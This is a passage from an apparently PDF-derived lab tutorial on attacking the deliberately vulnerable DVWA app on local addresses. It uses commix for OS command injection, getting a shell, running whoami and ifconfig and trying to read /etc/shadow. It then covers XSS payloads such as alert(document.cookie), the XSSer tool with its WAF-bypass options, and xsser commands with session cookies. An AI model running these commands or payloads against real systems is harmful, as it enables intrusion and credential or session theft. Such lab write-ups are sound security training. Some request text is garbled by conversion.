  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  9
10 Referer: http://192.168.223.128/dvwa-linux/vulnerabilities/exec/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: PHPSESSID=isuiq662j65nq5miucg67mtk7p; security=low
14 Connection: close
15
16 ip=10.0.0.2%26echo%20hw9knkqo3%205vkolcajsw%26&Submit=Submit
```

6. Right click on the request of the OS command injection issue and copy it to file. I named the file “dvwacominj1”. This is the file form:

```
1 POST /dwa-linux/vulnerabilities/exec/ HTTP/1.1
2 Host: 192.168.223.128
3 Content-Length: 25
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.223.128
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4758.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.223.128/dwa-linux/vulnerabilities/exec/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en-US;q=0.9,en;q=0.8
13 Cookie: PHPSESSID=1suig462j48ng5miucq67mck7p; security=low
14 Connection: close
15
16 ip=10.0.0.2&echo%20shw9knkq3%205vkoicakw424&submit=Submit
```

7. Copy the saved file for the request, in my case “dvwacominj1” to the linux machine. I saved it in the folder /home/Hidaia/Desktop/dvwacominj1

8. From command line, go to /usr/share/commix folder. Under commix, right the command:

```
# cd /usr/share/commix
# ./commix.py -r /home/hidaia/Desktop/dvwacominj1
```



9. Test some of the Windows commands such as,

> whoami



```
commix(os_shell) > whoami
www-data
```

> net users

```
commix(os_shell) > ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.223.128 netmask 255.255.255.0 broadcast 192.168.223.255 inet6 fe80::20c:b9:prefixlen 64 scopeid 0<20<link> ether 00:0c:29:bf:32:b9 txqueuelen 1000 (Ethernet) RX packets 138876 bytes 26926370 (25.6 MiB) RX errors 7

```

11. To retrieve the passwords in the target hist, use the “--users --passwords” options. But the options for “--passwords” only available for Linux not windows. But I had no permission to show the shadow.txt file.

```
# ./commix.py -r /home/hidaia/Desktop/ dvwacominj1 --users –  
password
```

```
[13:46:55] [info] Fetching content of the file '/etc/shadow' in order to enumerate operating system users password hashes.  
[13:46:55] [warning] It seems that you don't have permissions to read the '/etc/shadow' file.  
POST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y  
Pseudo-Terminal Shell (type '?' for available options)  
commix(os_shell) > █
```

12. I created small test file named as test1.txt in the Linux directory “/var/www/html/dvwa-linux/vulnerabilities/exec”: To read file in the target host use the switch “--file-read=FI”

```
# ./commix.py -r /home/hidaia/Desktop/ dvwacominj1--file-  
read=test.txt
```

```
[13:42:18] [info] Fetched file content: This is test file for OS command injection  
POST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] > y  
Pseudo-Terminal Shell (type '?' for available options)  
commix(os_shell) > █
```

13. To upload file in the target host use the switch “--file-upload=FI” and you must specify the destination using the switch “--file-dest=FI”. The command is not supported for Windows server and only supported for Linux server.

# **13. SCAN RESULTS FOR CROSS SIDE SCRIPTING (XSS) VULNERABILITY WITH BURPSUITE, USING XSSER TO EXPLOIT XSS INJECTION AND STEALING WEB LOGIN SESSION COOKIES THROUGH THE XSS INJECTION:**

## **a) Cross Side Scripting.(XSS)definitions:**

1. "Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.



2. In a reflected XSS, the malicious code is not stored in the remote web application, so requires some social engineering (such as a link via email/chat).

3. The XSS is stored in the database. The XSS is permanent, until the database is reset or the payload is manually deleted.



4. DOM Based XSS is a special case of reflected where the JavaScript is hidden in the URL and pulled out by JavaScript in the page while it is rendering rather than being embedded in the page when it is served. This can make it stealthier than other attacks and WAFs or other protections which are reading the page body do not see any malicious content.

## b) Manual exploitation of Cross Side Scripting XSS:



1. There is three types of Cross Side Scripting: Cross Side Scripting Reflected, Cross Side Scripting Stored, Cross Side Script Dom.
2. In Reflected Cross Side Scripting, the script is executed in the victim side and the script is not stored in the server. To understand the Reflected Cross Side Scripting, go to the page [http://localhost/dvwa/vulnerabilities/xss\\_r/](http://localhost/dvwa/vulnerabilities/xss_r/). Write in the box html script as “<h1>Hello from Hidaia</h1>”. It executed the html code.

- If you input the following script “<script>alert('Hacked');</script>”, you get the following response:

- If you input is the following script “<script>alert(document.cookie); </script>”, we can access the cookie.



3. In stored Cross Side Scripting (XSS), the script is stored inside the server. So every time we return to the page, script is executed. In [http://localhost/dvwa/vulnerabilities/xss\\_s/](http://localhost/dvwa/vulnerabilities/xss_s/)

- Enter name and execute the html code “<h1>Hello from Hidaia</h1>” inside the message box. We get the following output.

- Enter name and execute the script code “<script>alert('Hacked');</script>” inside the message box. We get the following output.



<h1>Hello from Hidaia</h1>



From the “Response/Render” tab, you can check the response. It is noted that the BurpSuite does not execute scripts but it executed the html code.

5. Download the XSS payload list from.

<https://github.com/payloadbox/xss-payload-list>

6. I chose the downloaded Payload list with Sniper attack. But the BurpSuite refused to execute the scripts in the payloads list and gave message that it detected hacking attempt.

7. In DVWA, I chose the stored XSS vulnerability at the page [http://localhost/dvwa/vulnerabilities/xss\\_rs/](http://localhost/dvwa/vulnerabilities/xss_rs/). I sent the request to the Intruder. I cleared all tags and I only tagged the mtxMessage field. I made the security to be low as the reflected XSS vulnerability is effective on DVWA when security is low. This is the request form:

8. I setup the Attack type to be “Sniper”. You can test the payload

```

<script>alert('Hacked');</script>
<h1>Hello from Hidaia</h1>

```

From the “Response/Render” tab, you can check the response. It is noted that the BurpSuite does not execute scripts but it executed the html code.

## d) Cross Side Scripting (XSS) using XSSer tool:

1. Install XSSer in Linux machine installed in VMware using the command

```
# apt-get install XSSer
```

2. Type the command “xsser -h” to see the command in xsser.

```
xsser [OPTIONS] [--all <url> | -u <url> | -i <file> | -d <dork> (options)|-l ] [-g <get> | -p <post> | -c <crawl> (options)]
[Request(s)] [Checker(s)] [Vector(s)] [Anti-antiXSS/IDS] [Bypasser(s)] [Technique(s)] [Final Injection(s)] [Reporting]

Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

Options:
--version          show program's version number and exit
-h, --help        show this help message and exit
-s, --statistics  show advanced statistics output results
-v, --verbose     active verbose mode output results
--gtk             launch XSSer GTK Interface
--wizard         start Wizard Helper!

*Special Features*:
You can set Vector(s) and Bypasser(s) to build complex scripts for XSS
code embedded. XST allows you to discover if target is vulnerable to
'Cross Site Tracing' [CAPEC-107]:
--imx=IMX        IMX - Create an image with XSS (--imx image.png)
--fla=FLASH      FLA - Create a flash movie with XSS (--fla movie.swf)
--xst=XST        XST - Cross Site Tracing (--xst http(s)://host.com)

*Select Target(s)*:
At least one of these options must to be specified to set the source
to get target(s) urls from:
--all=TARGET     Automatically audit an entire target
-u URL, --url=URL Enter target to audit
-i READFILE      Read target(s) urls from file
-d DORK          Search target(s) using a query (ex: 'news.php?id=')
-l              Search from a list of 'dorks'
--De=DORK_ENGINE Use this search engine (default: DuckDuckGo)
--Da            Search massively using all search engines
```

```
*Select type of HTTP/HTTPS Connection(s)*:
These options can be used to specify which parameter(s) we want to use
as payload(s). Set 'XSS' as keyword on the place(s) that you want to
inject:
-g GETDATA       Send payload using GET (ex: '/menu.php?id=XSS')
-p POSTDATA     Send payload using POST (ex: 'foo=1&bar=XSS')
-c CRAWLING      Number of urls to crawl on target(s): 1-99999
--Cw=CRAWLER_WIDTH Deeping level of crawler: 1-5 (default: 2)
--Cl            Crawl only local target(s) urls (default: FALSE)

*Configure Request(s)*:
These options can be used to specify how to connect to the target(s)
payload(s). You can choose multiple:
--head          Send a HEAD request before start a test
--cookie=COOKIE Change your HTTP Cookie header
--drop-cookie   Ignore Set-Cookie header from response
--user-agent=AGENT Change your HTTP User-Agent header (default: SPOOFED)
--referer=REFERER Use another HTTP Referer header (default: NONE)
--xforw         Set your HTTP X-Forwarded-For with random IP values
--xclient       Set your HTTP X-Client-IP with random IP values
--headers=HEADERS Extra HTTP headers newline separated
--auth-type=ATYPE HTTP Authentication type (Basic, Digest, GSS or NTLM)
--auth-cred=ACRED HTTP Authentication credentials (name:password)
--check-tor     Check to see if Tor is used properly
--proxy=PROXY   Use proxy server (tor: http://localhost:8118)
--ignore-proxy  Ignore system default HTTP proxy
--timeout=TIMEOUT Select your timeout (default: 30)
--retries=RETRIES Retries when connection timeout (default: 1)
--threads=THREADS Maximum number of concurrent requests (default: 5)
--delay=DELAY   Delay in seconds between each request (default: 0)
--tcp-nodelay   Use the TCP_NODELAY option
--follow-redirects Follow server redirections (default: FALSE)
--follow-limit=FLI Set limit for redirection requests (default: 50)
```

#### \*Checker Systems\*:

These options are useful to know if your target is using filters against XSS attacks:

```
--hash          Send a hash to check if target is repeating content
--heuristic     Discover parameters filtered by using heuristics
--discode=DISCODE Set code on reply to discard an injection
--checkaturl=ALT Check reply using: <alternative url> [aka BLIND-XSS]
--checkmethod=ALTM Check reply using: GET or POST (default: GET)
--checkatdata=ALD Check reply using: <alternative payload>
--reverse-check Establish a reverse connection from target to XSSer
```

#### \*Select Vector(s)\*:

These options can be used to specify injection(s) code. Important if you don't want to inject a common XSS vector used by default. Choose only one option:

```
--payload=SCRIPT OWN - Inject your own code
--auto          AUTO - Inject a list of vectors provided by XSSer
```

#### \*Select Payload(s)\*:

These options can be used to set the list of vectors provided by XSSer. Choose only if required:

```
--auto-set=FZZ_NUM ASET - Limit of vectors to inject (default: 1293)
--auto-info         AINFO - Select ONLY vectors with INFO (default: FALSE)
--auto-random       ARAND - Set random to order (default: FALSE)
```

#### \*Anti-antiXSS Firewall rules\*:

These options can be used to try to bypass specific WAF/IDS products and some anti-XSS browser filters. Choose only if required:

```
--Phpids0.6.5     PHPIDS (0.6.5) [ALL]
--Phpids0.7       PHPIDS (0.7) [ALL]
--Imperva         Imperva Incapsula [ALL]
--Webknight       WebKnight (4.1) [Chrome]
--F5bigip         F5 Big IP [Chrome + FF + Opera]
--Barracuda       Barracuda WAF [ALL]
--Modsec          Mod-Security [ALL]
--Quickdefense    QuickDefense [Chrome]
--Sucuri          SucuriWAF [ALL]
--Firefox        Firefox 12 [& below]
--Chrome         Chrome 19 & Firefox 12 [& below]
--Opera          Opera 10.5 [& below]
--Iexplorer      IExplorer 9 & Firefox 12 [& below]
```

#### \*Select Bypassers\*:

These options can be used to encode vector(s) and try to bypass possible anti-XSS filters. They can be combined with other techniques:

```
--Str           Use method String.FromCharCode()
--Une           Use Unescape() function
--Mix           Mix String.FromCharCode() and Unescape()
--Dec           Use Decimal encoding
--Hex           Use Hexadecimal encoding
--Hes           Use Hexadecimal encoding with semicolons
--Dwo           Encode IP addresses with DWORD
--Doo           Encode IP addresses with Octal
--Cem=CEM       Set different 'Character Encoding Mutations'
                (reversing obfuscators) (ex: 'Mix,Une,Str,Hex')
```

```

*Special Technique(s)*:
These options can be used to inject code using different XSS
techniques and fuzzing vectors. You can choose multiple:

--Coo          COO - Cross Site Scripting Cookie injection
--Xsa          XSA - Cross Site Agent Scripting
--Xsr          XSR - Cross Site Referer Scripting
--Dcp          DCP - Data Control Protocol injections
--Dom          DOM - Document Object Model injections
--Ind          IND - HTTP Response Splitting Induced code

*Select Final injection(s)*:
These options can be used to specify the final code to inject on
vulnerable target(s). Important if you want to exploit 'on-the-wild'
the vulnerabilities found. Choose only one option:

--Fp=FINALPAYLOAD  OWN   - Exploit your own code
--Fr=FINALREMOTE   REMOTE - Exploit a script -remotely-

*Special Final injection(s)*:
These options can be used to execute some 'special' injection(s) on
vulnerable target(s). You can select multiple and combine them with
your final code (except with DCP exploits):

--Anchor        ANC   - Use 'Anchor Stealth' payloader (DOM shadows!)
--B64           B64   - Base64 code encoding in META tag (rfc2397)
--Onm           ONM   - Use onMouseMove() event
--Ifr           IFR   - Use <iframe> source tag
--Dos           DOS   - XSS (client) Denial of Service
--Doss          DOSS  - XSS (server) Denial of Service

*Reporting*:
--save          Export to file (XSSreport.raw)
--xml=FILEXML   Export to XML (--xml file.xml)

*Miscellaneous*:
--silent        Inhibit console output results
--alive=ISALIVE Set limit of errors before check if target is alive
--update        Check for latest stable version

```

3. For graphical user interface of XSSer, type the following command

```
# XSSer --gtk
```

4. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address <http://localhost/dvwa> and the DVWA security set to low. Copy the Reflected XSS request in BurpSuite to a file. I named the file

dvwxssr1. My request had the following details:

```
dvwxssr1 - Notepad
File Edit Format View Help
GET /dvwa/vulnerabilities/xss_r/?name=123uu088X3cscriptX3ealert(1)X3cX2fscriptX3ey3uiv HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="109", "Not_A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/xss_r/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=qss2v1femjd76dmbqfbjvdmkn8; security=low
Connection: close
```

5. Test the following commands step by step for reflected Cross side Scripting:

- Execute xsser command for the main GET URL:

```
# xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?  
name=3322oeckc%3ca%20b%3dc%3easfas"
```

There is no valid output.

- I changed the name parameter to XSS

```
#xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS"
```

I got the following output:

```
[*] Final Results: http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS; security=low
- Injections: 1 http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS
- Failed: 1 http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS; security=low
- Successful: 0
- Accur: 0.0 %
```

- Then I added the cookies switch

```
# xsser --url="http://10.0.0.4/dvwa/vulnerabilities/xss_r/?name=XSS" --  
cookie="PHPSESSID=lrc8ms6smuv9ub6p0fb5i3tm33; security=low"
```

I got the following output:

```

[*] Injection(s) Results:

[FOUND !!!] → [ 446547b5d214813caed58c83ac7a876a ] : [ name ]

[*] Final Results:

[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]

```

- I used then custom payload of the html code <h1>Hello from Hidaia</h1> using the -Fp switch

```
# xsser -u 'http://10.0.0.4/dvwa/vulnerabilities/xss_s/' -p
'txtName=23h74d1%3ca%20b%3dc%3eqjdn&mtxMessage=XSS&btnSign=Sign+Guestbook' --cookie 'PHPSESSID=tdlprsf00eql6m0j8i34mab60o; security=low' --Fp '<h1>Hello from Hidaia</h1>'
```

I got the following output from the program:

```

[*] Final Results:
-----
- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

-----
[*] List of XSS injections:
-----

→ CONGRATULATIONS: You have found: [ 1 ] possible XSS vector! ;-)

-----
[+] Target: http://10.0.0.4/dvwa/vulnerabilities/xss_s/ | txtName=23h74d1%3ca%20b%3dc%3eqjdn&mtxMessage=XSS&btnSign=Sign+Guestbook
[+] Vector: [ mtxMessage ]
[!] Method: URL
[*] Hash: 0309a9149cd86227581fb6bfc3e5596e
[*] Payload: txtName=23h74d1%3ca%20b%3dc%3eqjdn&mtxMessage=X22%3E0309a9149cd86227581fb6bfc3e5596e&btnSign=Sign+Guestbook
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[*] Final Attack: txtName=23h74d1%3ca%20b%3dc%3eqjdn&mtxMessage=X3Ch1%3EHello+from+Hidaia%3C%2Fh1%3E&btnSign=Sign+Guestbook
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]

```

Final Attack:

